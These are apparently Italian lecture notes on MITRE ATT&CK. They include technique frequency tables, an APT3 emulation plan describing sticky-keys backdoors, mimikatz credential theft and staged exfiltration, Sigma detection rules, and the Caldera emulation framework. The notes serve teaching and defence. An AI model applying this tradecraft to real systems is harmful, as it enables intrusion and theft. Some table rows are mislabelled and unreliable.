2. T1027: Obfuscated Files or Information	43.5%
3. T1071: Application Layer Protocol	33.1%
4. T1082: System Information Discovery	31.6%
5. T1070: Indicator Removal	31.5%
6. T1083: File and Directory Discovery	29.5%
7. T1140: Deobfuscate/Decode Files or Information	27.3%
8. T1021: Remote Services	26.4%
9. T1105: Ingress Tool Transfer	24.9%
10. T1643: Create or Modify System Process	24.7%

Top 10 Tecniche cercate sulla Mitre Attack Matrix

Gli attaccanti spesso utilizzano interpreti locali (come shell) per eseguire codice offuscato. L'obfuscation viene utilizzata per scaricare codice malevolo offuscato evitando il rilevamento basato su regole di firma, come quelle definite da YARA.

I protocolli applicativi (HTTP, SMTP) sono comunemente usati per il Command&Control. La raccolta di informazioni di sistema (OS e hardware) è fondamentale per scegliere le tecniche di controllo più efficaci.

Nell'evasione della difesa, la rimozione degli indicatori di compromissione, come firme o hash, è una delle tecniche principali per evitare il rilevamento da parte degli strumenti di sicurezza.

Dopo aver raccolto informazioni sul sistema, gli attaccanti cercano dati sui file presenti, in modo da compiere il furto di dati o l'attuazione di ransomware.

Quando viene usata l'obfuscation per scaricare contenuti, spesso è necessario uno strumento per decifrare ciò che è stato scaricato.

Durante la fase di comando e controllo, gli attaccanti scaricano strumenti per semplificare le loro operazioni, ad esempio per il controllo remoto o la gestione di payload.

Una delle tecniche più utilizzate è la creazione o manipolazione di processi di sistema, garantendo così l'accesso continuativo al sistema anche dopo un riavvio o un'indagine preliminare.

Gli attaccanti possono evitare l'uso esplicito di alcune tecniche della T10, riducendo così la probabilità di essere rilevati. Se un sistema di rilevamento si concentra sull'identificazione di queste tecniche chiave, la probabilità di rilevare un attaccante che utilizza una strategia LotL si riduce significativamente, perché gli attaccanti LotL non fanno affidamento su tecniche "rumorose" che coinvolgono comportamenti facilmente rilevabili, ma preferiscono sfruttare risorse native.

Initial Reconnaissance			
Reconnaissance			
T1595: Active scanning	1.3%	T1595.002: Vulnerability Scanning	0.5%
		T1595.001: Scanning IP Blocks	0.5%
		T1595.003: Wordlist Scanning	0.2%
Resource Development			
T1608: Stage Capabilities	8.8%	T1608.003: Install Digital Certificate	6.0%
		T1608.005: Link Target	2.7%
		T1608.002: Upload Tool	0.5%
		T1608.004: Drive-by Target	0.2%
		T1608.001: Upload Malware	0.2%
T1583: Acquire Infrastructure	7.5%	T1583.003: Virtual Private Server	7.5%
T1584: Compromise Infrastructure	3.5%		
T1587: Develop Capabilities	2.6%	T1587.003: Digital Certificates	1.3%
		T1587.002: Code Signing Certificates	1.3%
T1588: Obtain Capabilities	2.2%	T1588.003: Code Signing Certificates	1.6%
		T1588.004: Digital Certificates	0.5%
T1585: Establish Accounts	0.2%	T1585.002: Email Accounts	0.2%

Initial Compromise			
Initial Access			
T1190: Exploit Public-Facing Application	21.2%		
T1566: Phishing	16.5%	T1566.001: Spearphishing Attachment	8.2%
		T1566.002: Spearphishing Link	3.7%
		T1566.003: Spearphishing via Service	0.2%
T1133: External Remote Services	12.6%		
T1078: Valid Accounts	9.3%		
T1189: Drive-by Compromise	4.6%		
T1199: Trusted Relationship	2.4%		
T1091: Replication Through Removable Media	1.5%		
T1200: Hardware Additions	0.4%		
T1195: Supply Chain Compromise	0.2%	T1195.002: Compromise Software Supply Chain	0.2%

Drive-By Compromise: L'utente accede a un sito web che ospita contenuti creati dall'attaccante. Vengono eseguiti automaticamente script sul sito per individuare versioni del browser vulnerabili. Se viene rilevata una vulnerabilità, il codice exploit viene inviato al browser dell'utente. Se l'attacco va a buon fine, l'attaccante ottiene la possibilità di eseguire codice sul sistema dell'utente, a meno che non siano presenti protezioni ulteriori.

Exploit Public-Facing Application: Sfruttamento da parte dell'attaccante di software vulnerabile esposto su sistemi accessibili pubblicamente che si trovano in una DMZ. Compromettendo queste applicazioni cerca l'accesso ai sistemi interni.

Establish Foothold

Persistence

T1543: Create or Modify System Process	24.9%	T1543.003: Windows Service	13.6%
		T1543.002: Systemd Service	0.9%
T1053: Scheduled Task/Job	18.3%	T1053.005: Scheduled Task	12.8%
		T1053.003: Cron	0.9%
T1098: Account Manipulation	14.1%	T1098.005: Device Registration	1.5%
		T1098.004: SSH Authorized Keys	1.1%
		T1098.001: Additional Cloud Credentials	0.7%
		T1098.002: Additional Email Delegate Permissions	0.5%
T1133: External Remote Services	12.6%		
T1505: Server Software Component	11.9%	T1505.003: Web Shell	11.7%
		T1505.004: IIS Components	0.2%
T1547: Boot or Logon Autostart Execution	10.8%	T1547.009: Shortcut Modification	3.1%
		T1547.004: Winlogon Helper DLL	0.7%
T1136: Create Account	9.2%	T1136.001: Local Account	3.8%
		T1136.003: Cloud Account	0.7%
		T1136.002: Domain Account	0.7%
T1574: Hijack Execution Flow	8.2%	T1574.001: Registry Run Keys/Startup Folder	7.7%
		T1574.011: Services Registry Permissions Weakness	6.0%
		T1574.002: DLL Side-Loading	1.8%
		T1574.008: Path Interception by Search Order Hijacking	0.9%
		T1574.010: Services File Permissions Weakness	0.2%
		T1574.005: Executable Installer File Permissions Weakness	0.2%
		T1574.001: DLL Search Order Hijacking	0.2%
T1546: Event Triggered Execution	4.8%	T1546.003: Windows Management Instrumentation Event Subscription	2.4%
		T1546.008: Accessibility Features	1.3%
		T1546.012: Image File Execution Options Injection	0.4%
		T1546.002: Screensaver	0.4%
		T1546.010: Apnlnt DLLs	0.4%
		T1546.004: Unix Shell Configuration Modification	0.4%
		T1546.007: Netsh Helper DLL	0.2%
		T1546.001: Change Default File Association	0.2%
T1037: Boot or Logon Initialization Scripts	1.1%	T1037.001: Logon Scripts(Windows)	0.4%
		T1037.004: RC Scripts	0.2%
T1176: Browser Extensions	0.2%	T1542.002: Component Firmware	0.2%
T1137: Office Application Startup	0.2%	T1137.006: Add-ins	0.2%

Escalate Privileges

Privilege Escalation

T1543: Create or Modify System Process	24.9%	T1543.003: Windows Service	13.6%
		T1543.002: Systemd Service	0.9%
T1055: Process Injection	23.1%	T1055.003: Thread Execution Hijacking	1.5%
		T1055.001: Dynamic-link Library Injection	0.7%
		T1055.002: Portable Executable Injection	0.5%
		T1055.004: Asynchronous Procedure Call	0.5%
		T1055.012: Process Hollowing	0.5%
T1134: Access Token Manipulation	16.3%	T1134.001: Token Impersonation/Theft	8.1%
		T1134.004: Parent PID Spoofing	0.4%
		T1134.002: Create Process with Token	0.4%
T1547: Boot or Logon Autostart Execution	10.8%	T1547.001: Registry Run Keys/Startup Folder	7.7%
		T1547.009: Shortcut Modification	3.1%
		T1547.004: Winlogon Helper DLL	0.7%
T1078: Valid Accounts	9.3%		
T1574: Hijack Execution Flow	8.2%	T1574.011: Services Registry Permissions Weakness	6.0%
		T1574.002: DLL Side-Loading	1.8%
		T1574.008: Path Interception by Search Order Hijacking	0.9%
		T1574.010: Services File Permissions Weakness	0.2%
		T1574.005: Executable Installer File Permissions Weakness	0.2%
		T1574.001: DLL Search Order Hijacking	0.2%

T1546: Event Triggered Execution	4.8%	T1546.003: Windows Management Instrumentation Event Subscription	2.4%
		T1546.008: Accessibility Features	1.3%
		T1546.012: Image File Execution Options Injection	0.4%
		T1546.002: Screensaver	0.4%
		T1546.010: ApnInit DLLs	0.4%
		T1546.004: Unix Shell Configuration Modification	0.4%
		T1546.007: Netsh Helper DLL	0.2%
		T1546.001: Change Default File Association	0.2%
T1548: Abuse Elevation Control Mechanism	2.7%	T1548.002: Bypass User Account Control	1.8%
		T1548.003: Sudo and Sudo Caching	0.5%
		T1548.001: Setuid and Setgid	0.4%
T1484: Domain Policy Modification	2.0%	T1484.001: Group Policy Modification	2.0%
T1037: Boot or Logon Initialization Scripts	1.1%	T1037.001: Logon Scripts(Windows)	0.4%
		T1037.004: RC Scripts	0.2%
T1086: Exploitation for Privilege Escalation	0.2%		

Lateral Movement

Lateral Movement

T1021: Remote Services	26.4%	T1021.001: Remote Desktop Protocol	20.3%
		T1021.002: SMB/Windows Admin Shares	6.6%
		T1021.004: SSH	6.4%
		T1021.005: VNC	1.3%
		T1021.006: Windows Remote Management	0.2%
T1091: Replication Through Removable Media	1.5%		
T1570: Lateral Tool Transfer	1.5%	T1550.002: Pass the Hash	0.5%
		T1550.001: Application Access Token	0.2%
		T1550.003: Pass the Ticket	0.2%
T1550: Use Alternate Authentication Material	1.1%	T1550.002: Pass the Hash	0.7%
		T1550.001: Application Access Token	0.4%
T1534: Internal Spearphishing	0.9%		
T1563: Remote Service Session Hijacking	0.2%		

Mission Completion

Collection


T1560: Archive Collected Data	17.2%	T1560.001: Archive via Utility	7.3%
		T1560.002: Archive via Library	0.5%
T1213: Data from Information Repositories	10.4%	T1213.002: Sharepoint	3.5%
		T1213.003: Code Repositories	1.6%
		T1213.001: Confluence	0.9%
T1056: Input Capture	6.8%	T1056.001: Keylogging	6.6%
		T1056.003: Web Portal Capture	0.2%
T1113: Screen Capture	5.1%		
T1115: Clipboard Data	4.9%		
T1114: Email Collection	3.8%	T1114.002: Remote Email Collection	1.5%
		T1114.001: Local Email Collection	0.5%
		T1114.003: Email Forwarding Rule	0.4%
T1074: Data Staged	3.8%	T1074.001: Local Data Staging	3.1%
		T1074.002: Remote Data Staging	0.4%
T1039: Data from Network Shared Device	2.9%		
T1005: Data from Local System	1.1%		
T1602: Data from Configuration Repository	0.7%	T1602.002: Network Device Configuration Dump	0.7%
T1119: Automated Collection	0.4%		
T1530: Data from Cloud Storage	0.4%		
T1125: Video Capture	0.2%		
T1557: Adversary-in-the-Middle	0.2%	T1557.002: ARP Cache Poisoning	0.2%

Exfiltration

T1567: Exfiltration Over Web Service	4.4%	T1567.002: Exfiltration to Cloud Storage	2.4%
T1020: Automated Exfiltration	1.3%		
T1041: Exfiltration Over C2 Channel	0.7%		
T1030: Data Transfer Size Limits	0.2%		

Mitre ATT&CCK for the Cloud and Containers(2021)

MITRE ATT&CK for Cloud, 2021



Nelle architetture cloud, gli attaccanti spesso evitano di usare malware tradizionale, perché i provider cloud grazie ai loro strumenti avanzati sono in grado di rilevarlo facilmente.

Gli attaccanti puntano su furto di credenziali di account per ottenere accesso ad account amministrativi in modo da sfruttare le risorse cloud; L'attaccante potrebbe creare VM all'interno dell'infrastruttura per svolgere attività malevole.

Nei sistemi cloud, l'esfiltrazione dei dati può essere effettuata come una semplice condivisione di file con un altro account controllato dall'attaccante.

MITRE ATT&CK for Containers, 2021



Il numero relativamente ridotto di tattiche e tecniche per **Container** accade perché gli attacchi si concentrano sulle vulnerabilità di specifici container o applicazioni piuttosto che sull'intero sistema.

Mitre ATT&CCK for PRE: Command & Control Infrastructure

La matrice **PRE: Command & Control (C&C) Infrastructure** descrive le azioni degli attaccanti finalizzate alla creazione di una propria infrastruttura per il controllo delle intrusioni.

Questa infrastruttura non è direttamente correlata al sistema target, ma piuttosto ad altri sistemi compromessi che fungono da base operativa per gli attacchi, quindi le tecniche usate differiscono da quelle impiegate per un'intrusione vera. La creazione di una rete C&C sfrutta sistemi con bassa sicurezza e alta vulnerabilità per creare una botnet che viene utilizzata come infrastruttura C&C. Gli attacchi mirati alla creazione dell'infrastruttura C&C cercano di minimizzare il "rumore" generato per evitare rilevamenti.

Emulation Plan con Mitre ATT&CK Matrix

Un **Emulation Plan** utilizza le informazioni contenute nella MITRE ATT&CK Matrix per **simulare** il comportamento di un attaccante, seguendo tattiche e tecniche note. Attraverso questa emulazione, possiamo scoprire sia quali intrusioni un attaccante potrebbe eseguire sia se il nostro sistema è in grado di rilevarle.

Sebbene le simulazioni siano utili, manca una rappresentazione dell'**ordine** con cui l'attaccante utilizza le TPP.

L'obiettivo di MITRE è sviluppare una libreria di piani di emulazione per simulare diversi tipi di attaccanti. MITRE organizza regolarmente sessioni di valutazione in cui vari strumenti di rilevamento vengono testati.

APT3 Emulation with Mitre ATT&CK Matrix

APT3 è un gruppo cinese che effettua minacce avanzate persistenti noto per l'esfiltrazione di documenti critici che spesso prende di mira proprietà intellettuale, specialmente legata a settori industriali, come aereospazio, difesa, telecomunicazioni e trasporti.

L'**APT3 Emulation Plan** è uno schema progettato per replicare il comportamento noto del gruppo APT3 utilizzando la Mitre ATT&CK matrix, in modo da avanzare l'ingegneria di difesa.


Il piano copre tutte le fasi delle attività di APT3, dall'iniziale compromissione della rete fino all'esfiltrazione dei dati. Le istruzioni del piano si basano su fonti accessibili pubblicamente, verificabili e incrociate. Dove mancano informazioni dettagliate, gli autori si affidano alla loro esperienza nell'intelligence sulle minacce e all'emulazione degli avversari per stimare al meglio il comportamento di APT3.

Il comportamento di APT3 può essere suddiviso in tre fasi principali:


Setup iniziale: APT3 stabilisce l'infrastruttura di **command and control (C2)** per comunicare con i sistemi compromessi. Implementa tecniche di **evasione delle difese** per eludere i controlli di sicurezza e ottenere il **compromesso iniziale** del sistema target. Questo potrebbe includere l'uso di exploit o accesso tramite credenziali compromesse.

Movimenti interni e mantenimento del controllo: Dopo aver ottenuto l'accesso, APT3 si dedica alla **scoperta** di informazioni sul sistema compromesso. Esegue l'**Escalation dei privilegi** per ottenere un livello di accesso più elevato; **Movimenti laterali** per spostarsi attraverso la rete e accedere a ulteriori sistemi; Implementa meccanismi di **persistenza**, come backdoor, per mantenere l'accesso anche dopo tentativi di rimozione; Effettua l'**esecuzione** di codice dannoso sui sistemi compromessi.


Raccolta e esfiltrazione dei dati: APT3 si concentra sulla **raccolta di dati sensibili**, preparando i dati per il trasferimento e successivamente effettuando l'**esfiltrazione** verso server controllati.



APT3 behavior in terms of tactics-techniques



Fase di Discovery



Permission Groups Discovery (T1069): Il gruppo APT3 interroga il dominio per identificare i membri del gruppo "Domain Admins".


Account Discovery (T1087): Dopo aver individuato i membri del gruppo "Domain Admins", analizza se questi utenti appartengono ad altri gruppi interessanti o critici. Questo ciclo può ripetersi più volte, continuando a enumerare utenti e gruppi interessanti nella rete, in modo da ottenere una visione chiara e dettagliata della struttura gerarchica e dei privilegi disponibili.

System Network Configuration Discovery (T1016): Oltre agli utenti e ai gruppi, APT3 analizza la configurazione del sistema e della rete per comprendere la topologia della rete e i protocolli utilizzati.

System Network Connections Discovery (T1049): Identifica le connessioni di rete attive del sistema, in modo da capire come il sistema target comunica con altri dispositivi nella rete e di identificare eventuali vulnerabilità sfruttabili.

Privilege Escalation di APT3

Privilege Escalation




Per ottenere un controllo completo sul sistema, gli attaccanti possono tentare un'escalation locale dei privilegi, soprattutto se non hanno accesso iniziale a processi con elevata integrità. APT3 tende a fare un forte affidamento sull'escalation graduale tramite credenziali.

Legitimate Credentials T1078: Gli attaccanti utilizzano credenziali legittime ottenute tramite phishing per accedere a sistemi con privilegi maggiori.

Exploit Vulnerability T1068: Gli attaccanti sfruttano vulnerabilità note nel software per ottenere un accesso privilegiato.

Persistence



APT3 utilizza metodi classici di persistenza per assicurarsi che il codice dannoso venga eseguito automaticamente ogni volta che il sistema viene avviato, come la creazione di nuovi servizi sul sistema (T1050 - New Service), la configurazione di attività pianificate (T1053 - Scheduled Task) e l'inserimento di script nei registri di sistema (T1060 - Registry Run Keys/Startup Folder).


Sostituzione del file Sticky Keys: APT3 sfrutta un metodo ingegnoso per ottenere persistenza e accesso remoto al sistema. Sostituisce il file sethc.exe (associato alle Sticky Keys di Windows, una funzionalità di accessibilità che permette di eseguire una combinazione di tasti cliccandoli sequenzialmente, cliccando 5 volte shift) con cmd.exe (Prompt dei comandi). Ciò consente agli attaccanti di aprire un terminale con privilegi elevati premendo il tasto "Shift" 5 volte sulla schermata di login, bypassando così la necessità di credenziali valide. Inoltre, abilitano il Protocollo Desktop Remoto (RDP) se non è già attivato (T1076 - Remote Desktop Protocol) e creano un account chiamato "support_388945a0", aggiungendolo al gruppo amministratori locali.

Credential Access




APT3 utilizza versioni personalizzate di strumenti come **pwdump** e una versione compilata di **mimikatz** per cercare credenziali memorizzate nei sistemi Windows. **Pwdump** si inserisce nel processo **lsass.exe** (un componente di Windows che gestisce la sicurezza) e utilizza l'export "GetHash" di un file chiamato lsremora.dll per estrarre le credenziali. **Mimikatz** viene usato per ottenere credenziali in formato testo in chiaro (plaintext) direttamente da **lsass.exe**. APT3 installa un **keylogger**, che consente di registrare tutte le sequenze di tasti digitate dagli utenti in file crittografati.

Lateral movement of APT3



APT3 utilizza comandi come **net view** e **dsquery** per elencare computer, utenti e altre risorse presenti nella rete. APT3 si sposta rapidamente verso altre macchine, controllando la riutilizzazione di password deboli, usando brutforce o cercando di montare condivisioni di rete da altre macchine usando il comando **net use**.


Execution on APT3



APT3 utilizza il tool **RemoteCMD** per l'esecuzione di comandi su sistemi remoti.

RemoteCMD: Tool di APT3 per interagire con computer remoti e controllarli in modo discreto. Consente di caricare, scaricare, eliminare e rinominare file su un sistema remoto. Permette di creare, eliminare, avviare e fermare servizi su macchine remote. Supporta la gestione di attività pianificate.

Exfiltration on APT3



L'esfiltrazione dei dati da parte di APT3 segue una sequenza ben definita che utilizza strumenti per raccogliere e trasferire informazioni rubate con un elevato grado di stealth.

Prima di procedere all'esfiltrazione, APT3 compromette la rete fino a raggiungere un livello soddisfacente di controllo e accesso, riducendo il rischio di rilevamento durante il trasferimento dei dati. L'esfiltrazione può essere più rumorosa se la configurazione di difesa

è robusta. In questi casi, APT3 potrebbe scegliere di confondersi nel traffico di rete legittimo (**Living off the Land**).

Un attacco **Living off the Land** sfrutta sw legittimi già presenti nel sistema per compiere attività malevole. Gli intrusi usano sw preesistenti sul sistema per eseguire azioni dannose, senza introdurre nuovi file. Non essendoci file malevoli, gli attacchi LotL non possono essere rilevati confrontando le firme dei file. L'uso di strumenti legittimi rende difficile attribuire l'attacco a un attore specifico e complicare la risposta.

PowerShell viene utilizzato per eseguire script malevoli, elevare i privilegi e installare backdoor. **Windows Management Instrumentation** permette di accedere alle credenziali, aggirare antivirus, rubare file e muoversi lateralmente tra sistemi nella rete.

APT3 individua file di interesse presenti nel sistema locale. Utilizza una versione della riga di comando di WinRAR in lingua cinese per comprimere i documenti identificati. I file compressi vengono solitamente salvati nel **Cestino** o in un'altra directory specifica su un sistema designato come **staging server**. I dati compressi e crittografati vengono trasferiti attraverso la porta **443**, utilizzando tipicamente il traffico HTTPS, rendendo il trasferimento meno evidente nei controlli di rete.

10 regole Sigma più efficaci per rilevare comportamenti malevoli

Regola Sigma	Descrizione	Tecnica MITRE ATT&CK	Tattica MITRE ATT&CK
Creazione di un eseguibile da parte di un altro eseguibile	Rileva la creazione di un eseguibile da parte di un altro eseguibile.	Sviluppo di capacità: Malware - T1587.001	Sviluppo delle risorse
Modifica delle chiavi di esecuzione automatica Wow6432Node CurrentVersion	Rileva modifiche al punto di estensione di esecuzione automatica (ASEP) nel registro.	Avvio automatico o esecuzione al logon: Chiavi di registro/Cartella di avvio - T1547.001	Persistenza
Creazione di processi usando la cartella Sysnative	Rileva eventi di creazione di processi che usano la cartella Sysnative (comune per i payload Cobalt Strike).	Iniezione di processi - T1055	Elusione della difesa
Accesso con privilegi utente	Rileva il logon di un utente con privilegi speciali o simili ai gruppi amministratori.	Account validi - T1078	Escalation dei privilegi
Avvio di processi da cartelle sospette	Rileva l'avvio di processi da directory insolite e raramente utilizzate. ↓	Esecuzione utente - T1204	Esecuzione

Regola Sigma	Descrizione	Tecnica MITRE ATT&CK	Tattica MITRE ATTACK
Modifica delle chiavi di esecuzione automatica CurrentVersion Autorun	Rileva modifiche al punto di estensione di esecuzione automatica (ASEP) nel registro.	Avvio automatico o esecuzione al logon: Chiavi di registro/Cartella di avvio - T1547.001	Persistenza
Disabilitazione del firewall di Microsoft Defender tramite registro	Rileva disabilitazioni o modifiche del firewall di sistema per eludere i controlli e limitare l'uso della rete.	Disabilitazione difese: Disabilita o modifica il firewall di sistema - T1562.004	Elusione della difesa
Creazione di attività pianificate tramite PowerShell	Rileva possibili abusi dello Scheduler di Windows per pianificare l'esecuzione iniziale o ricorrente di codice dannoso.	Attività pianificata/Lavoro: Attività pianificata - T1053.005	Persistenza
Chiamata sospetta tramite valore Ordinal	Rileva chiamate sospette di DLL in rundll32.dll usando esportazioni tramite valore ordinal.	Esecuzione di binari di sistema proxy: Rundll32 - T1218.011	Elusione della difesa
Arresto del servizio Windows	Rileva l'arresto di un servizio di Windows.	Arresto servizio - T1489	Impatto


Caldera

Caldera è un framework open-source sviluppato da MITRE per creare **piani di emulazione** automatizzata **di attacchi** avversari.

Utilizza tattiche e tecniche della Mitre ATT&CK Matrix per emulare comportamenti degli attaccanti, in modo da analizzare la capacità di rilevamento e risposta delle minacce del sistema. I piani di attacchi vengono **creati tramite GUI** e simulati in tempo reale. Gli attacchi vengono organizzati in fasi. Ogni **fase** rappresenta l'esecuzione di una "abilità" (tecnica) della MITRE ATT&CK Matrix. Le abilità di diverse fasi possono comunicare tramite i "**facts**" (dati prodotti da una fase e utilizzati dalla successiva per inizializzare variabili).

Caldera utilizza un'architettura con un **server** centrale e **agenti** lato client. Il server coordina le operazioni, pianifica le azioni da eseguire e raccoglie le informazioni dagli agenti.

Ogni **agente simula un attaccante** e opera sul sistema ospitante. **Esegue** le operazioni pianificate dal server, che invia **istruzioni** agli agenti. Le azioni possono essere avviate manualmente dall'utente oppure da altri agenti come parte di movimenti laterali all'interno di un'operazione.



Caldera Ability

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh:
        command: |
          \wifi.ps1 -Scan
        payload: wifi.ps1
```


Adversary Profile: È una raccolta di "abilità" che rappresentano le azioni di un attaccante. Le abilità sono organizzate in **fasi** corrispondenti a tecniche che l'operazione esegue. Quando una fase include più abilità, il **Planner** di Caldera decide l'ordine di esecuzione basandosi sul punteggio delle informazioni ("facts") raccolte durante l'operazione.

Planner: È il modulo responsabile di determinare, durante un'operazione, **quale abilità usare e in quale ordine**. Può inviare a ogni agente solo i comandi compatibili con il sistema operativo dell'host su cui l'agente opera.

Modifiche principali nella versione 2

Caldera2 è un aggiornamento di Caldera. La sua caratteristica principale è un'architettura **modulare** che rende facile aggiungere, modificare o rimuovere funzionalità tramite **plugin**.

Il framework è diviso in un **core** (cuore del sistema) e in una serie di plugin separati. Ogni plugin è come un mattoncino aggiuntivo che sfrutta i servizi del core per offrire nuove funzioni o migliorare quelle esistenti.



Core: Gestisce tutte le funzioni base di Caldera.

Plugin: GUI: l'interfaccia grafica per usare Caldera2 in modo intuitivo; **Sandcat:** un agente che esegue comandi sui sistemi “target” durante i test di sicurezza; **Caltack:** un modulo per simulare attacchi specifici; **Adversary:** gestisce i “profili d'avversario”, cioè set di tecniche, obiettivi e strategie di un ipotetico hacker; **Chain:** serve a orchestrare sequenze di attacchi e procedure in modo automatico e coordinato; **SSL:** fornisce connessioni sicure e crittografate; **Stockpile:** una raccolta di tecniche e tattiche già pronte all'uso; **Custom:** uno “spazio vuoto” dove puoi creare e aggiungere plugin personalizzati sviluppati da te o dal tuo team;

Gli utenti possono costruire e integrare solo le parti di cui hanno bisogno. Se Caldera2 si espande, basta aggiungere nuovi plugin senza dover riscrivere o modificare il core. Eventuali bug si gestiscono dentro il singolo plugin.

Mitre Cascade for C&C

Cascade è un framework sviluppato da MITRE che consente ai red team di creare e gestire rapidamente una **Command&Control Infrastructure**, simulando in modo efficace il comportamento di un avversario reale.

